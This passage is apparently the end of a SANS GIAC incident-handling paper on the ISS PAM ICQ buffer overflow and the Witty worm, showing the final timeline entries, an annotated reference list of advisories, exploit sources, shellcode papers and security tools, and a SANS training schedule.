March 31, 2004. 16:20	Closing incident report
April 2, 2004.	Creating follow-up report
April 14, 2004. 10:00	Closing incident case
April 19, 2004.	Decision from security improvement

Appendix D: List of References

References to the vulnerability:

"Internet Security Systems PAM ICQ Server Response Processing Vulnerability." eEye Digital Security Advisories. 18 Mar. 2004 <http://www.eeye.com/html/Research/Advisories/AD20040318.html>.

"Vulnerability in ICQ Parsing in ISS Products." Internet Security Systems Alerts. 18 Mar. 2004 <http://xforce.iss.net/xforce/alerts/id/166>.

"CAN-2004-0362." Common Vulnerabilities and Exposures. 18 Mar. 2004 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0362>.

"Internet Security Systems Protocol Analysis Module ICQ Parsing Buffer Overflow Vulnerability." Bugtraq Database. 18 Mar. 2004 <http://www.securityfocus.com/bid/9913>.

"Internet Security Systems Protocol Analysis Module (PAM) does not properly handle ICQ server response messages." US-CERT Vulnerability Notes. 20 Mar. 2004 <http://www.kb.cert.org/vuls/id/947254>.

Probably first publication of Sam's exploit (Chinese):

Sam from 0x557.org. "__ iss_pam1.dll __ICQ v5_____." Online posting. 28 Mar. 2004. XFOCUS Security Forums. 6 Jun. 2005 <https://www.xfocus.net/bbs/index.php?act=ST&f=6&t=34694>.

References to books in connection with Buffer Overflows:

Foster, James C., et al. Buffer Overflow Attacks. Rockland: Syngress Publishing, 2005.

Erickson, Jon. Hacking: The Art of Exploitation. San Francisco: No Starch Press, 2003.

References to Windows-based shellcodes:

Chong S. K. "History and Advances in Windows Shellcode." Phrack Magazine. 22 Jun. 2004 <http://www.phrack.org/show.php?p=62&a=7>.

Miller, Matt. "Understanding Windows Shellcode." Hick.org. 6 Dec. 2003 <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>.

Windows-based reverse connect shellcodes found in the following source codes:

Shellcode from High Speed Junky (hsj)
Sam's BlackICE exploit. 26 Mar. 2004.

Shellcode from S.K. Chong (sk)
sk's Foxweb exploit. 27 Jun. 2003 <http://www.securitylab.ru/40115.html>.

Works Cited/Referenced

[1] "RealSecure/BlackICE Server Message Block (SMB) Processing Overflow." eEye Digital Security Advisories. 26 Feb. 2004 <http://www.eeye.com/html/research/advisories/AD20040226.html>.

[2] Weaver, Nicholas, Dan Ellis. "Reflections on Witty: Analyzing the Attacker." Jun. 2004 <http://www.icsi.berkeley.edu/~nweaver/login_witty.txt>.

[3] "PAM component ICQ protocol parsing buffer overflow." X-Force Database. Mar. 2004 <http://xforce.iss.net/xforce/xfdb/15442>.

[4] Isaksson, Henrik. "Version 5 of the ICQ Protocol." 28 Dec. 2000 <http://www.cs.lth.se/Education/Exarbete/Descriptions/2001.05.gulin_bennvid/ICQTuna/cache/protocol.htm>.

[5] "Intrusion-detection system." Wikipedia.org. 2 May. 2005 <http://en.wikipedia.org/wiki/Intrusion-detection_system>.

[6] Network ICE. "Protocol Analysis vs. Pattern Matching." 2000 <http://www.seclib.com/seclib/ids.general/Protocol_Analysis_vs_Pattern.pdf>.

[7] Graham, Robert. "In-Depth Protection analyzed." 29 Sep. 2003 <http://www.issadvisor.com/columns/IndepthProtect/indepthprotect.htm>.

[8] "Additional Protocol Analysis Module (PAM) documentation." ISS Knowledgebase. 9 Feb. 2005 <http://iss.custhelp.com/cgi-bin/iss.cfg/php/enduser/std_adp.php?p_faqid=2190>.

[9] Zhou, Jingmin. "How Many Ways to Defeat Buffer Overflow." 2003 <http://mariner.cs.ucdavis.edu/writings/bo.survey.pdf>.

[10] Mudge from L0pht. "How to write Buffer Overflows." 20 Oct. 1995 <http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html>.

[11] Aleph1. "Smashing the Stack for Fun and Profit." Phrack Magazine, 1996 <http://www.phrack.org/phrack/49/P49-14>.

[12] Funkhouser, Thomas. Computer Science 217 Introduction to Programming Systems. http://www.cs.princeton.edu/courses/archive/spring02/cs217/. Spring 2002. Dept. Of Computer Science, Princeton University. <http://www.cs.princeton.edu/courses/archive/spring02/cs217/lectures/memory.pdf>.

[13] Friedl, Steve. "Intel x86 Function-call Conventions - Assembly View." Unixwiz.net. <http://www.unixwiz.net/techtips/win32-callconv-asm.html>.

[14] spoonm. "ISS PAM.dll ICQ Parser Buffer Overflow." Metasploit.org. 2004 <http://www.metasploit.org/projects/Framework/modules/exploits/blackice_pam_icq.pm>.

[15] Sam from 0x557.org. "__ iss_pam1.dll __ICQ v5_____." Online posting. 28 Mar. 2004. XFOCUS Security Forums. 6 Jun. 2005 <https://www.xfocus.net/bbs/index.php?act=ST&f=6&t=34694>.

[16] "The Spread of the Witty Worm." CAIDA Analysis. 26 Mar. 2004 <http://www.caida.org/analysis/security/witty/>.

[17] Murphy, Matthew. "ISS PAM/ICQ 'Witty' Worm Analysis." 2004 <http://www.netsecure.shawbiz.ca/witty-analysis.html>.

[18] Ferrie, Peter, Frederic Perriot, Péter Ször. "Chiba Witty Blues." Virus Bulletin. May. 2004. <http://pferrie.tripod.com/vb/witty.pdf>

[19] Ethereal. Vers. 0.10.11. <http://www.ethereal.com/download.html>

[20] "Re: [Full-Disclosure] ISS 'Witty' Worm Analyzed." Full-Disclosure Security Archive. 25 Mar. 2004 <http://lists.seifried.org/pipermail/security/2004-March/002484.html>.

[21] Northcutt, Stephen, et al. Intrusion Signatures and Analysis. Indianapolis: New Riders Publishing, 2001.

[22] Brian. "[Snort-sigs] Witty signature." Online posting. 20 Mar. 2004. Snort signatures. <http://www.webservertalk.com/archive253-2004-4-205635.html>.

[23] "Reconnaissance Cheat Sheet." SECGURU Articles. <http://www.secguru.com/articles/reconnaissanceCheatSheet.pdf>.

[24] Long, Johnny. Google Hacking for Penetration Testers. Rockland: Syngress Publishing, 2004.

[25] Nmap. Vers. 3.81. Fyodor. <http://www.insecure.org/nmap/>.

[26] Fyodor. "Idle Scanning and related IPID games." <http://www.insecure.org/nmap/idlescan.html>

[27] WinPcap. Vers. 3.1 beta 4. <http://www.winpcap.org/install/default.htm>

[28] Netcat. Vers. 1.10. Hobbit. <http://www.securityfocus.com/tools/139/scoreit>

[29] Rode, Kenneth. "Greymatter Remote Command Execution Vulnerability." GIAC GCIH Paper. 24 Feb. 2004 <http://www.giac.org/certified_professionals/practicals/gcih/0532.php>.

[30] Fpipe. Vers. 2.1. Foundstone Inc. <http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fpipe.htm>

[31] SANS Institute. Track 4 – Hacker Techniques, Exploits and Incident Handling. Volume 4.1. SANS Press, 2004.

Last Updated: August 23rd, 2017

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Tampa - Clearwater 2017	Clearwater, FLUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NVUS	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, IE	Sep 11, 2017 - Sep 16, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MDUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, DK	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, GB	Sep 25, 2017 - Sep 30, 2017	Live Event
Data Breach Summit & Training	Chicago, ILUS	Sep 25, 2017 - Oct 02, 2017	Live Event
Rocky Mountain Fall 2017	Denver, COUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, NL	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, NO	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS DFIR Prague 2017	Prague, CZ	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZUS	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, SG	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS AUD507 (GSNA) @ Canberra 2017	Canberra, AU	Oct 09, 2017 - Oct 14, 2017	Live Event
Secure DevOps Summit & Training	Denver, COUS	Oct 10, 2017 - Oct 17, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VAUS	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, JP	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, BE	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS Berlin 2017	Berlin, DE	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, AE	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FLUS	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, NL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, IT	Nov 06, 2017 - Nov 11, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MDUS	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Paris November 2017	Paris, FR	Nov 13, 2017 - Nov 18, 2017	Live Event
SANS Sydney 2017	Sydney, AU	Nov 13, 2017 - Nov 25, 2017	Live Event
SANS San Francisco Fall 2017	OnlineCAUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced